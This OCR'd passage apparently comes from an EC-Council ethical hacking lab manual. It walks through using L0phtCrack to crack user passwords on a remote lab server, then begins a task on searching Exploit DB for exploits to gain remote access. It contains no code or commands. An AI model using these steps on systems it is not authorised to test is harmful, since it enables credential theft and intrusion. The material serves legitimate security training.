


15. Check the given details in the **Summary** wizard and click **Finish**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




17. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

    Note: It will take some time to crack all the passwords of a remote system.

18. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



19. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
20. This concludes the demonstration of auditing system passwords using L0phtCrack.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows Server 2022** virtual machine.

Task 3: Find Vulnerabilities on Exploit Sites


Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.


1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://www.exploit-db.com/** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.



